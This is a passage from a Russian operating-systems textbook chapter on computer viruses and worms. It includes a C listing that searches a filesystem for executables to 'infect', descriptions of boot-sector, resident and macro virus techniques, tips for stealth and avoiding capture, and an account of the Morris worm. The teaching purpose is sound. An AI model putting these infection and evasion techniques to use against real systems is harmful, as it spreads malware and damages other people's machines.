Далее будут рассмотрены семь разновидностей вирусов, отличающихся друг от друга объектами заражения. Это «компанейские» вирусы, а также вирусы, заражающие исполняемые программы, память, загрузочный сектор, драйвер устройства, макросы и исходные тексты программ. Несомненно, в будущем появятся и новые типы вирусов.

Вирус-компаньон

Сам по себе вирус-компаньон (companion virus) программу не заражает, он запускается, когда предполагается запуск какой-нибудь программы. Эта разновидность очень

стара и относится к тем давним временам, когда на планете царила MS-DOS, но она по-прежнему жива. Ее концепцию поясним на примере. Когда в MS-DOS пользователь набирает

```
prog
```

MS-DOS сначала ищет программу по имени prog.com. Если она не может найти такую программу, то ищет программу по имени prog.exe. В Windows, когда пользователь щелкает на кнопке Пуск (Start), а затем на пункте меню Выполнить (Run) или нажимает клавишу с логотипом Windows, а затем, удерживая ее, нажимает клавишу R, он попадает в среду, где возможно то же самое. В наше время большинство программ содержится в файлах с расширениями .exe, а файлы с расширением .com встречаются крайне редко.

Предположим, что Вирджилу известны многие, кто запускает prog.exe из приглашения MS-DOS или из командной строки Windows, вызываемой щелчком на пункте меню Выполнить (Run). Тогда он может выпустить вирус с именем файла prog.com, который будет выполнен в тот момент, когда кто-нибудь попытается запустить prog (если только не будет введено полное имя prog.exe). Когда prog.com завершит свою работу, он просто выполнит prog.exe и пользователь останется в неведении.

Это чем-то похоже на атаку, осуществляемую на рабочем столе Windows, в которой используются ярлыки программ (символьные ссылки на программы). Вирус может изменить объект ярлыка, заменив его указателем на вирус. После того как пользователь дважды щелкнет на значке, вирус будет выполнен. Когда вирус отработает, он просто запускает исходный объект ярлыка.

Вирусы, заражающие исполняемые файлы

На следующей по сложности ступеньке располагаются вирусы, заражающие исполняемые файлы. Самые простые из них просто переписывают исполняемую программу своим кодом. Они называются **перезаписывающими вирусами** (overwriting viruses). Логика заражения, закладываемая в такие вирусы, показана в листинге 9.2.

Листинг 9.2. Рекурсивная процедура, отыскивающая исполняемые файлы в системе UNIX

```
#include <sys/types.h>    /* стандартные заголовки POSIX */
#include <sys/stat.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
struct stat sbuf;         /* для вызова lstat, чтобы определить, */
                          /* не являтся ли файл символьной ссылкой */
search(char *dir_name)
{                         /* рекурсивный поиск исполняемых файлов */
    DIR *dirp;            /* указатель на открытый каталог */
    struct dirent *dp;    /* указатель на запись каталога */

    dirp = opendir(dir_name);    /* открытие указанного каталога */
    if (dirp == NULL) return;    /* каталог не может быть открыт, */
                                 /* и о нем следует забыть */
    while (TRUE) {
        dp = readdir(dirp);      /* чтение следующей записи каталога */
        if (dp == NULL) {        /* NULL означает конец каталога */
```

```
    chdir ("..");            /* возвращение в родителский каталог */
    break;                   /* выход из цикла */
    }
}
if (dp->d_name[0] == '.') continue;  /* пропуск каталогов . и .. */
lstat(dp->d_name, &sbuf);            /* является ли запись символьной
                                        ссылкой? */
if (S_ISLNK(sbuf.st_mode)) continue; /* пропуск символьных ссылок */
if (chdir(dp->d_name) == 0) { /* если chdir сработала, значит,
                                 это каталог */
    search(".");              /* да, вход и проведение в нем поиска */
} else {                      /* нет (это файл), заражение файла */
        if (access(dp->d_name,X_OK) == 0) /* если файл исполняемый, */
                                          /* заражение файла */
        infect(dp->d_name);
}
closedir(dirp);            /* каталог обработан, закрытие каталога
                              и выход */
}
```

Основная программа этого вируса сначала копирует его двоичную программу в массив, открывая *argv[0]* и считывая его содержимое для большей сохранности. Затем она сканирует всю файловую систему, начиная с корневого каталога, сделав его текущим и вызвав процедуру *search* с каталогом root в качестве параметра.

Рекурсивная процедура *search* обрабатывает каталог, открывая его, а затем считывая записи по одной с помощью функции *readdir* до тех пор, пока эта функция не вернет значение *NULL*, свидетельствующее о том, что записей больше нет. Если запись относится к каталогу, то этот каталог обрабатывается за счет превращения его в текущий и рекурсивного вызова процедуры *search*. Если запись относится к файлу, этот файл заражается за счет вызова процедуры *infect* с именем инфицируемого файла в качестве параметра. Файлы, начинающиеся с символа «.», пропускаются во избежание проблем с каталогами «.» и «..». Пропускаются также символьные ссылки, поскольку программа предполагает, что она может войти в каталог, используя системный вызов *chdir*, а потом вернуться на прежнее место, переходя по ссылкам «..», которые считаются жесткими связями, а не символьными ссылками. Более изощренная программа может также обработать и символьные ссылки.

Процедура заражения *infect* (в листинге отсутствует) должна просто открыть указанный в ее параметре файл, скопировать вирус, хранящийся в массиве поверх файла, а затем закрыть файл.

Этот вирус может быть «усовершенствован» разными способами. Во-первых, в процедуру *infect* может быть включен тест, генерирующий случайное число и в большинстве случаев просто возвращающий управление без каких-либо действий. Скажем, в одном случае из 128 происходит заражение, так что вероятность раннего обнаружения будет понижена и вирус получит неплохие шансы на распространение. У биологических вирусов есть такое же свойство: вирусы, быстро убивающие свою жертву, не распространяются так же быстро, как те вирусы, которые вызывают постепенную гибель организма, давая жертве неплохие шансы на распространение вируса. Другая конструкция предусматривает более высокую степень заражения (скажем, 25 %), но сокращает количество одновременно заражаемых файлов, чтобы снизить активность использования диска и вызвать меньше подозрений.

Во-вторых, процедура *infect* может проверить файл на зараженность, чтобы не тратить зря время на повторное заражение одного и того же файла. В-третьих, можно принять меры к сохранению прежнего времени последней модификации файла и его размера, чтобы скрыть его зараженность. Для программ, размер которых превышает размер вируса, будет оставлен прежний размер, но программы, чей размер был меньше вируса, теперь станут больше. Поскольку большинство вирусов меньше большинства программ, эта проблема слишком остро не стоит.

Хотя эта программа не такая уж большая (вся программа на C, умещающаяся на одной страничке, и текстовый сегмент после компиляции занимают меньше 2 Кбайт), ассемблерная версия может быть еще короче. Людвиг привел пример программы на ассемблере для MS-DOS, которая заражала все файлы в своем каталоге и занимала после ассемблирования всего 44 байта (Ludwig, 1998).

Далее в этой главе будут рассмотрены антивирусные программы, выслеживающие и удаляющие вирусы. Здесь интересно отметить, что логика, приведенная в листинге 9.2, которую вирус мог использовать для поиска и заражения всех исполняемых файлов, может быть применена также в антивирусной программе для отслеживания всех зараженных программ с целью удаления вируса. Технологии заражения и лечения идут рука об руку, поэтому чтобы эффективно бороться с вирусами, необходимо детально разбираться в их работе.

С точки зрения Вирджила, недостатком перезаписывающего вируса является легкость его обнаружения. В конечном итоге, при выполнении зараженной программы она может распространять вирус дальше, но не может работать по своему прежнему предназначению, что тут же заметит пользователь. Поэтому многие вирусы самостоятельно присоединяются к программе и делают свою черную работу, но после этого дают программе возможность нормально работать. Это так называемые **паразитические вирусы** (parasitic viruses).

Эти вирусы могут прикрепляться к началу или концу программы или встраиваться в нее. Если вирус прикрепляется к началу, то сначала он должен скопировать программу в оперативную память, поместить себя в ее начало, а затем скопировать программу, следующую прямо за ним, из оперативной памяти (рис. 9.24, *б*). К сожалению, программа не будет запускаться по своему новому виртуальному адресу, поэтому вирусу приходится перемещать программу либо на размер ее смещения, либо на виртуальный адрес 0 после завершения своего собственного выполнения.

Чтобы избежать сложностей, связанных с загрузкой вируса в начало программы, большинство вирусов являются вирусами с «задней» загрузкой. Они прикрепляют себя к концу, а не к началу выполняемой программы, изменяя в заголовке содержимое поля со стартовым адресом, чтобы оно указывало на начало вируса (рис. 9.24, *в*). Теперь вирус будет выполняться с разных виртуальных адресов (в зависимости от того, на какой зараженной программе он запущен), но все это означает, что Вирджилу нужно обеспечить свой вирус позиционной независимостью, используя относительные, а не абсолютные адреса. Для опытного программиста это не составит труда, а некоторые компиляторы могут делать это по запросу.

Сложные форматы исполняемых программ, такие как файлы с расширением .exe в Windows и практически все современные двоичные форматы в UNIX, позволяют программе иметь несколько сегментов текста и данных. Загрузчик собирает их в памяти и совершает перемещение. В некоторых системах (например, в Windows) размер




Рис. 9.24. *а* — исполняемая программа; *б* — с вирусом в начале; *в* — с вирусом в конце; *г* — с вирусом, распределенным по свободным местам программы

всех сегментов (секций) кратен 512 байтам. Если сегменты не заполнены, компоновщик заполняет их нулями. Разбирающиеся в этом вирусы могут попытаться спрятаться в этих пустотах. Если вирус помещается в них целиком (рис. 9.24, *г*), размер файла остается прежним, что будет несомненным плюсом, поскольку счастлив тот вирус, которому удалось спрятаться. Вирусы, использующие этот принцип, называются **пустотными**, или **заполняющими, вирусами** (cavity viruses). Конечно, если загрузчик не загружает пустующие области в память, вирусу потребуется иной способ запуска.

Резидентные вирусы

До сих пор мы считали, что при выполнении зараженной программы вирус запускается, передает управление настоящей программе, а затем завершает свою работу. В отличие от этого **резидентные вирусы** (memory-resident virus) остаются в оперативной памяти на все время работы машины, либо спрятавшись в самых верхних адресах памяти, либо, возможно, «прячась в траве», среди векторов прерываний в нескольких сотнях байтов, остающихся, как правило, незадействованными. Самые изощренные вирусы могут даже изменить карту памяти операционной системы, заставив ее считать память, куда загрузился вирус, занятой, чтобы устранить угрозу ее перезаписи.

Типичный резидентный вирус перехватывает один из векторов системного или обычного прерывания за счет копирования содержимого в рабочую переменную и помещения в вектор собственного адреса, направляя это прерывание на себя. Лучше всего перехватить системное прерывание. В таком случае вирус получает возможность запускаться в режиме ядра при каждом системном вызове. Когда он завершает свою работу, он просто осуществляет настоящий системный вызов, передавая управление по сохраненному адресу системного прерывания.

А зачем вирусу запускаться при каждом системном вызове? Естественно, для того, чтобы заражать программы. Вирус может просто выжидать, пока не поступит системный вызов *exec*, а затем, зная, что файл, имеющийся у него в распоряжении, является исполняемым двоичным (и, наверное, вполне для этого подходящим) файлом, заражает его. Для этого процесса не требуется такой большой активности диска, как при использовании кода, представленного в листинге 9.2, поэтому он меньше бросается в глаза. Перехват всех системных прерываний также дает вирусу огромные возможности для шпионского сбора информации и нанесения различного вреда.

Вирусы, поражающие загрузочный сектор

В главе 5 говорилось о том, что при включении большинства компьютеров программа BIOS считывает главную загрузочную запись с начала загрузочного диска в память и выполняет имеющуюся в ней программу. Эта программа определяет, какой из разделов активен, считывает первый загрузочный сектор из этого раздела и выполняет имеющуюся на нем программу. Эта программа затем либо загружает операционную систему, либо активизирует загрузчик операционной системы. К сожалению, много лет назад одного из соратников Вирджила осенила идея создать вирус, способный переписать главную загрузочную запись или загрузочный сектор. Такие вирусы, называющиеся **вирусами загрузочного сектора** (boot sector viruses), встречаются еще довольно часто.

Как правило, вирус загрузочного сектора (а в это понятие включены и вирусы главной загрузочной записи) сначала копирует настоящий загрузочный сектор в безопасное место на диске, чтобы иметь возможность загрузить операционную систему по окончании своей работы. Разработанная Microsoft программа форматирования диска fdisk пропускает первую дорожку, поэтому она является неплохим укромным местечком на Windows-машинах. Еще можно выбрать любой свободный сектор на диске, а затем обновить список сбойных секторов, чтобы пометить убежище как сбойный сектор. Вообще-то если вирус большой, то он может всего себя замаскировать под сбойные сектора. По-настоящему агрессивный вирус может даже выделить себе обычное дисковое пространство под настоящий загрузочный сектор и себя самого и соответствующим образом обновить дисковый битовый массив или список свободных блоков. Такие действия требуют глубоких знаний структур внутренних данных операционной системы, но у Вирджила был хороший преподаватель по курсу операционных систем, и он сам прилежно учился.

При загрузке компьютера вирус копирует самого себя в оперативную память — либо в верхнюю ее часть, либо в нижнюю, среди неиспользуемых векторов прерываний. В этот момент машина находится в режиме ядра с выключенным блоком управления памятью, незагруженной операционной системой и незапущенными антивирусными программами. И вирусам здесь сплошное раздолье. Когда все готово, вирус загружает операционную систему, оставаясь обычно в памяти в качестве резидента и наблюдая за всем происходящим.

Есть все же одна проблема, заключающаяся в последующем получении управления. Обычно для этого используются специфические сведения о том, как операционная система управляет векторами прерываний. К примеру, Windows не переписывает разом все векторы прерываний. Вместо этого она по одному загружает драйверы устройств, и каждый из них захватывает необходимый ему вектор прерывания. Этот процесс занимает около минуты.

Это дает вирусу необходимые ему управляющие возможности. Он начинает с перехвата всех векторов прерываний (рис. 9.25, *а*). По мере загрузки драйверов некоторые из векторов переписываются, но если только драйвер часов не загрузится первым, то позже будет вполне достаточно прерываний от часов, которые запустят вирус. Потеря вирусом принтерного прерывания показана на рис. 9.25, *б*. Как только вирус увидит, что один из контролируемых им векторов прерываний переписан, он может переписать этот вектор опять, зная, что теперь это безопасно (на самом деле некоторые векторы прерываний в процессе запуска системы переписываются по нескольку раз, но все идет по вполне определенной схеме, и Вирджил это твердо усвоил). Перезахват принтера

показан на рис. 9.25, *в*. Когда все будет уже загружено, вирус восстановит все векторы прерываний, а себе оставит только вектор прерываний, используемый системными вызовами. Теперь мы имеем дело с резидентным вирусом, контролирующим системные вызовы. Вообще-то именно так большинство резидентных вирусов обретают свое существование.




Рис. 9.25. Ситуация: *а* — после захвата вирусом всех векторов обычных и системных прерываний; *б* — после того, как операционная система отобрала вектор прерывания принтера; *в* — после того, как вирус заметил потерю вектора прерывания принтера и захватил его повторно

Вирусы драйверов устройств

Подобное проникновение в память немного напоминает спелеологию (изучение пещер) — вам нужно пройти по извилистому маршруту, опасаясь, что что-то упадет вам на голову. Было бы намного проще, если бы операционная система оказала любезность и загрузила вирус вполне официально. Приложив немного усилий, можно добиться желаемого результата. Фокус в том, что нужно заразить драйвер устройства, что наталкивает на мысль о **вирусе драйвера устройства** (device driver virus). В Windows и некоторых UNIX-системах драйверы устройств представляют собой обычные исполняемые программы, которые находятся на диске и загружаются в процессе запуска системы. Если один из них может быть заражен, то вирус всегда будет загружаться вполне официально во время запуска системы. Что еще лучше, драйверы работают в режиме ядра, и после того как драйвер загружен, он будет вызван, давая вирусу шанс захватить вектор прерываний, используемый системными вызовами. Только один этот факт уже является сильным аргументом в пользу запуска драйверов устройств в виде программ, работающих в пользовательском режиме (как это делается в MINIX 3), — если они будут заражены, то они не смогут нанести такого же ущерба, как зараженные драйверы, работающие в режиме ядра.

Макровирусы

Многие программы, например Word и Excel, позволяют пользователям создавать макросы для объединения нескольких команд, которые позже можно выполнить

одним нажатием клавиши. Макросы могут быть также подключены к пунктам меню и выполняться при выборе одного из таких пунктов. В Microsoft Office макросы могут содержать целые программы на полноценном языке программирования Visual Basic. Макросы не компилируются, а интерпретируются, но это влияет только на скорость выполнения, а не на их функциональность. Поскольку макросы могут иметь отношение к определенному документу, Office хранит макросы для каждого документа вместе с документом.

А теперь рассмотрим суть проблемы. Вирджил создал документ в программе Word и макрос, подключенный к функции *OPEN FILE* (открыть файл). В этом макросе содержится **макровирус** (macro virus). Затем он посылает документ по электронной почте своей жертве, которая, естественно, его открывает (если предположить, что почтовая программа не сделала это за нее). Открытие документа приводит к выполнению макроса OPEN FILE. Поскольку макрос может содержать любую программу, он может делать что угодно: например, заражать другие документы Word, удалять файлы и делать многое другое. Следует честно признать, что Microsoft ввела в Word предупреждение, появляющееся, когда открывается файл с макросом, но большинство пользователей не понимают, что это означает, и все равно продолжают открытие файла. Кроме того, вполне законные документы тоже могут содержать макросы. Существуют программы, не выдающие даже такого предупреждения, что еще более затрудняет обнаружение вируса.

С ростом количества почтовых вложений отправка документов с вирусами, встроенными в макросы, упростилась. Намного проще создавать такие вирусы, чем скрывать настоящий загрузочный сектор где-нибудь в списке сбойных блоков, прятать вирусы среди векторов прерываний и захватывать вектор прерываний, используемый системными вызовами. Это означает, что теперь создание вирусов становится по силам куда менее образованным людям, чем прежде, снижающим общее качество продукта и приносящим создателям вирусов дурную славу.

Вирусы, заражающие исходные тексты программ

Паразитические вирусы и вирусы загрузочного сектора слишком зависимы от применяемой платформы; у вирусов, скрывающихся в документах, эта зависимость выражена несколько меньше (Word запускается на Windows и на Macintosh, но не на UNIX). Самыми переносимыми из всех существующих являются **вирусы исходного кода** (source code viruses**)**. Представьте себе вирус из листинга 9.2, но с модификацией, заставляющей искать не двоичные исполняемые файлы, а программы на языке C, для чего нужно изменить всего одну строчку (вызов процедуры *access*).

Процедура *infect* должна быть изменена для вставки строки

```
#include <virus.h>
```

в верхнюю часть каждого исходного текста программы на языке C. Для активации вируса нужна еще одна вставка — это строка

```
run virus( );
```

Для того чтобы решить, куда поместить эту строку, нужно провести синтаксический разбор кода на языке C, поскольку это должно быть место, которое позволяет осуществить вызов процедуры. Не будет работать строка, помещенная в середину комментария. Не лучшим выбором будет и помещение строки внутрь цикла. Если предпо-

ложить, что вызов может быть помещен в приемлемое место (например, перед самым концом процедуры *main* или перед оператором *return*, если таковой присутствует), то после компиляции программы в ней будет содержаться вирус, извлеченный из virus.h (хотя файл proj.h может привлечь меньше внимания, если кто-нибудь его увидит).

При работе программы будет вызван вирус, который может делать все что угодно, например выискивать другие программы на языке С с целью их заражения. Если такая программа будет найдена, вирус может включить в нее всего лишь две строки, рассмотренные ранее, но это будет работать только на локальной машине, на которой, предположительно, уже установлен файл virus.h. Чтобы вирус работал на удаленной машине, должен быть включен полный исходный код вируса. Это может быть сделано за счет включения исходного кода вируса в виде инициализированной символьной строки, предпочтительно в форме списка 32-разрядных шестнадцатеричных целых чисел, чтобы никто не догадался, что это такое. Эта строка, наверное, будет слишком длинной, но с сегодняшними программными кодами, занимающими по несколько миллионов строк, ее легко не заметить.

Для неискушенного читателя все эти способы могут показаться слишком сложными. Кто-то может вполне резонно сомневаться в том, что все они могут работать на практике. Не сомневайтесь, могут. Вирджил — прекрасный программист, и у него уйма свободного времени. Хотите убедиться — откройте местную газету и найдите там подтверждение.

Как распространяются вирусы

Распространение может вестись по нескольким сценариям. Начнем с классического. Вирджил создает вирус, вставляет его в какую-нибудь написанную (или похищенную) им программу и приступает к ее распространению, поместив ее, к примеру, на веб-сайт с условно-бесплатным программным обеспечением. Со временем кто-нибудь скачает эту программу и запустит ее на выполнение. С этого момента возможны несколько вариантов. Для начала вирус, наверное, заразит несколько файлов на жестком диске на тот случай, если жертва чуть позже решит поделиться некоторыми из них со своими друзьями. Он также может попытаться заразить загрузочный сектор на жестком диске. После заражения загрузочного сектора откроется путь к формированию при последующих загрузках резидентного вируса, работающего в режиме ядра.

В настоящее время Вирджилу доступны и другие варианты. Вирус может быть создан для проверки подключения зараженной машины к локальной (возможно, беспроводной) сети, что весьма вероятно. Тогда вирус может приступить к заражению незащищенных файлов на всех подключенных к сети машинах.

Это заражение не будет распространяться на защищенные файлы, но с этим можно справиться, заставив зараженную программу работать необычным образом. Пользователь, запустивший такую программу, скорее всего, обратится за помощью к системному администратору. Затем администратор попытается сам поработать со странно ведущей себя программой, чтобы понаблюдать за результатами ее работы. Если администратор работает с этой программой, войдя в систему как привилегированный пользователь, то вирус получает возможность заразить двоичные файлы системы, драйверы устройств, файлы операционной системы и загрузочные секторы. Нужна лишь небольшая ошибка, и будут скомпрометированы все машины в локальной сети.

Нередко машины, находящиеся в корпоративной сети, могут входить на удаленные машины через Интернет или по закрытой сети или даже удаленно выполнять команды без входа в систему. Такая возможность предоставляет вирусу новые пути распространения. Вот так одна нечаянная ошибка может привести к заражению всех машин компании. Чтобы предотвратить такое развитие событий, у всех компаний должна быть строгая установка, предписывающая администраторам никогда не допускать подобных ошибок.

Другой способ распространения вируса заключается в публикации зараженной программы в конференции сети USENET (например, Google) или на веб-сайте, на который постоянно выкладываются программы. Также можно создать веб-страницу, требующую для просмотра установку в браузере специального плагина, а затем позаботиться о заражении этого плагина.

Еще одна разновидность атаки заключается в инфицировании документа с последующей его пересылкой по электронной почте множеству людей или помещением в список рассылки в конференции сети USENET, как правило, в виде приложения к сообщению. Даже люди, совершенно не склонные к запуску программы, отправленной им каким-то незнакомцем, могут не понимать, что щелчок на ссылке для открытия приложения может открыть путь вирусу на их машину. Чтобы еще больше усугубить ситуацию, вирус может заглянуть в адресную книгу пользователя, а затем разослать себя по найденным там адресам, используя в качестве содержимого поля Тема (Subject) что-нибудь вполне логичное или интересное, например:

- Тема: Корректировка планов;
- Тема: Re: О последнем сообщении;
- Тема: Собака вчера вечером околела;
- Тема: Я серьезно болен;
- Тема: Я тебя люблю.

Когда приходит такое письмо, получатель думает, что отправитель письма — его друг или коллега по работе, и ни о чем не подозревает. А когда письмо открыто, уже слишком поздно. Вирус «I LOVE YOU», распространившийся по всему миру в июне 2000 года, действовал именно таким образом и нанес ущерб в несколько миллиардов долларов.

К распространению вирусов имеет отношение и распространение технологий создания вирусов. Существуют группы создателей вирусов, которые активно общаются через Интернет, помогая друг другу разрабатывать новые технологии, инструменты и вирусы. Большинство из них, скорее всего, любители, а не закоренелые преступники, но результаты их деятельности могут иметь поразительный эффект. Еще одна категория создателей вирусов — это военные, которые рассматривают вирусы как оружие, потенциально способное к выводу из строя компьютеров противника.

Еще один вопрос, имеющий отношение к распространению вирусов, заключается в том, как избежать обнаружения этого распространения. Общеизвестно, что в тюрьмах неважное компьютерное оснащение, поэтому Вирджил предпочтет не попадать в их стены. Выгрузка только что созданного вируса со своей домашней машины является весьма опрометчивым шагом. Если атака пройдет успешно, полиция может выследить его в результате поиска завирусованного сообщения с самой ранней меткой времени, поскольку оно, возможно, ближе всех находится к источнику атаки.

Чтобы меньше высовываться, Вирджил может пойти в интернет-кафе в отдаленном городе и там войти в систему. Он может принести вирус на флеш-накопителе USB и са-

мостоятельно его считать или, если машина не оборудована портами USB, попросить молодую симпатичную девушку за стойкой считать файл book.doc, чтобы он мог его распечатать. После того как файл попадет на жесткий диск, он его переименует в virus.exe и запустит на выполнение, заражая всю локальную сеть вирусом, который активизируется месяц спустя на тот случай, если полиция вздумает сделать запрос в авиакомпании на получение списка всех пассажиров, прилетавших на прошлой неделе.

Еще один вариант — забыть о флеш-накопителе USB и извлечь вирус с удаленного веб-сайта или FTP-сайта. Или принести с собой ноутбук и подключить его к порту Ethernet, любезно предоставляемому администрацией интернет-кафе туристам, путешествующим с ноутбуком, которые хотят ежедневно читать свою электронную почту. Подключившись к сети, Вирджил может приступить к заражению всех подключенных к ней машин.

О вирусах можно еще долго рассказывать. В частности, о том, как они стараются спрятаться и как антивирусы стараются от них избавиться. Они могут даже прятаться внутри вполне здоровых животных. Не верите — посмотрите работу Rieback et al. (2006). Мы еще вернемся к этим темам, когда перейдем к рассмотрению вопросов защиты от вредоносных программ.

9.9.3. Черви

Первое широкомасштабное посягательство на безопасность компьютеров, подключенных к Интернету, произошло вечером 2 ноября 1988 года, когда аспирант Корнелльского университета Роберт Таппан Моррис запустил в Интернет написанного им червя. Это привело к сбою нескольких тысяч компьютеров в университетах, корпорациях и правительственных лабораториях по всему миру, продившемуся до тех пор, пока червь не был отслежен и удален. Это событие также породило спор, продолжающийся и поныне. Далее мы рассмотрим подробности этих событий. Более подробную техническую информацию можно получить в статье Spafford (1989). Эта же история в жанре полицейского триллера изложена в книге Hafner and Markoff (1991).

Все началось с того, что в 1988 году Моррис обнаружил две ошибки в операционной системе Berkeley UNIX, позволявшие получить несанкционированный доступ к машинам по всему Интернету. И мы еще увидим, что одной из них была ошибка переполнения буфера. В одиночку он создал саморазмножающуюся программу, названную **червем** (worm), которая должна была воспользоваться этими ошибками и буквально за секунды размножиться на всех машинах, к которым она сможет получить доступ. Он работал над программой несколько месяцев, занимаясь ее тщательной отладкой и добавляя к ней возможность заметать следы.

Неизвестно, была ли версия от 2 ноября 1988 года тестовой или окончательной, но в любом случае она поставила на колени большинство систем Sun и VAX, подключенных к Интернету, за считанные часы после своего выпуска. Мотивация поступка Морриса также неизвестна, возможно, он относился ко всей этой затее как к высокотехнологичному розыгрышу, который вследствие ошибки программирования вышел из-под контроля.

Технически червь состоял из двух программ: программы самозагрузки и собственно червя. Загрузчик представлял собой 99 строк на языке C, помещенных в файл с именем l1.c. Этот загрузчик компилировался и исполнялся на атакуемой машине. Будучи

запущенным, он связывался с машиной, с которой был загружен, загружал основного червя и запускал его. После принятия некоторых мер по маскировке своего существования червь заглядывал в таблицы маршрутизации своего нового хозяина, чтобы увидеть, с какими машинами тот соединен, и попытаться распространить программу самозагрузки на эти машины.

Для инфицирования новых машин применялись три метода. Метод 1 заключался в попытке запустить удаленную оболочку при помощи команды *rsh*. Некоторые компьютеры доверяют другим компьютерам и позволяют запускать *rsh*, не требуя никакой аутентификации. Если это срабатывало, удаленная оболочка загружала червя и продолжала заражать новые машины.

Метод 2 использовал программу, присутствующую на всех UNIX-системах под названием finger. Она позволяет пользователю, подключенному к Интернету, ввести команду

```
finger name@site
```

чтобы отобразить информацию о человеке по конкретно заданным параметрам. Эта информация обычно включала его настоящее имя, регистрационное имя, домашний и рабочий адреса и номера телефонов, имя его секретаря и номер телефона, номер факса и другую подобную информацию. Это, по сути, электронный эквивалент телефонной книги.

Программа finger работает следующим образом. На каждой UNIX-машине постоянно работает фоновый процесс под названием finger daemon, который отвечает на запросы, поступающие со всего Интернета. Червь обращался к программе finger со специально разработанной 536-байтовой строкой в качестве параметра. Эта строка вызывала переполнение буфера демона и переписывала содержимое его стека, как было показано на рис. 9.19, *в*. В данном случае использовался дефект программы-демона, заключавшийся в отсутствии проверки переполнения буфера. Когда программа-демон возвращалась из процедуры, та к тому моменту уже получала запрос и управление возвращалось не в основную программу, а в процедуру, находящуюся внутри 536-байтовой строки в стеке. Эта процедура пыталась запустить программу sh. Если ей это удавалось, червь получал в свое распоряжение оболочку, работающую на атакуемой машине.

Метод 3 использовался при наличии ошибки в почтовой системе sendmail, позволявшей червю послать по почте копию начального загрузчика и запустить его.

Попав в систему, червь пытался взломать систему паролей. Для этого Моррису не понадобилось предпринимать собственные исследования. Ему нужно было лишь обратиться к своему отцу, эксперту в области безопасности в Управлении национальной безопасности США, который работал в отделе по взлому кодов, чтобы получить перепечатку классической статьи по этой теме, написанной десятилетием раньше Моррисом-старшим и Кеном Томпсоном (Morris and Thompson, 1979) в лаборатории Bell Labs. Каждый взломанный пароль позволял червю войти в систему любой машины, на которой был зарегистрирован владелец пароля.

Получая доступ к новой машине, червь проверял в ней наличие другой своей активированной копии. Если червь на ней уже был, новая копия выходила из системы, за исключением одного случая из семи, когда она продолжала свою работу, вероятно, для того, чтобы попытаться сохранить способность к распространению даже в том случае, когда системный администратор запустил на этой машине собственную версию червя с целью обмана настоящего червя. Соотношение 1/7 привело к созданию слишком

большого количества червей, что и стало причиной остановки всех зараженных машин: они все были забиты червями. Если бы Моррис оставил эту затею и червь просто выходил бы, обнаружив другого червя (или соотношение было 1/50), то этот червь, возможно, оставался бы незамеченным.

Морриса поймали, когда один из его друзей разговаривал с журналистом из научной редакции «Нью-Йорк Таймс», Джоном Марковым и пытался убедить репортера в том, что все это лишь несчастный случай, что червь безобиден и автор весьма сожалеет о случившемся. Друг по неосторожности упомянул, что регистрационное имя злоумышленника *rtm*. Превратить *rtm* в физическое имя для Маркова не составляло труда, нужно было лишь запустить программу finger. На следующий день эта история оказалась на первых полосах всех газет, вытеснив оттуда даже информацию о предстоящих через три дня президентских выборах.

Моррис был признан виновным и осужден федеральным судом. Он был приговорен к штрафу в 10 000 долларов, 3 годам лишения свободы (условно) и 400 часам общественно полезных работ. А его судебные издержки, наверное, превысили 150 000 долларов. Это осуждение породило массу споров. Многие в компьютерном сообществе считали, что он был блестящим аспирантом, чья безобидная шалость вышла из-под контроля. Ничего в черве не наводило на мысль о том, что Моррис пытался что-то украсть или повредить. Были также мнения, что он опасный преступник и должен сидеть в тюрьме. Позже Моррис получил в Гарварде степень магистра и теперь является профессором Массачусетского технологического института.

В результате этого инцидента была создана группа компьютерной скорой помощи **CERT** (Computer Emergency Response Team), которая уделяет основное внимание сообщениям о попытках взлома, а также имеет в своем составе группу специалистов для анализа проблем безопасности и разработки методов их решения. Хотя это было несомненным шагом вперед, но у группы была и темная сторона. CERT собирала информацию о дефектах систем, которыми можно было воспользоваться при атаках, и о способах устранения этих дефектов. По необходимости эта информация широко рассылалась по Интернету нескольким тысячам системных администраторов. К сожалению, злоумышленники (возможно, выдававшие себя за системных администраторов) также могли получать отчеты о дефектах и использовать лазейки в последующие часы (или даже дни) до того, как они закрывались.

Со времен червя Морриса было выпущено множество других разнообразных червей. Они работают по тому же сценарию, что и червь Морриса, только используют другие ошибки в других программах. Они распространяются намного быстрее вирусов, поскольку перемещают сами себя.

9.9.4. Программы-шпионы

